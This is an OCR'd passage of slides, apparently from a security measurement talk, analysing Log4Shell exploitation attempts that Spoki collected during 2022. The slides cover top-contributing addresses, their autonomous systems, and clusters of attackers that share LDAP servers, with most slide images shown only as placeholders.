
Apparently not.



Continued Log4Shell Activity


Events collected by Spoki throughout 2022.



Continued Log4Shell Activity


Events collected by Spoki throughout 2022.

Top-contributing Addresses





- Some addresses stand out during the peaks.
- Interestingly, a lot of them use the same LDAP server for their attacks.
- Looking at the top contributors, we can easily group them into two groups.

Top-contributing Addresses



- The observed ASes match the top contributing AS during our peaks:






Clustering

The largest cluster contributes 60% of all events.

- Active addresses can be clustered based on shared LDAP servers.



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
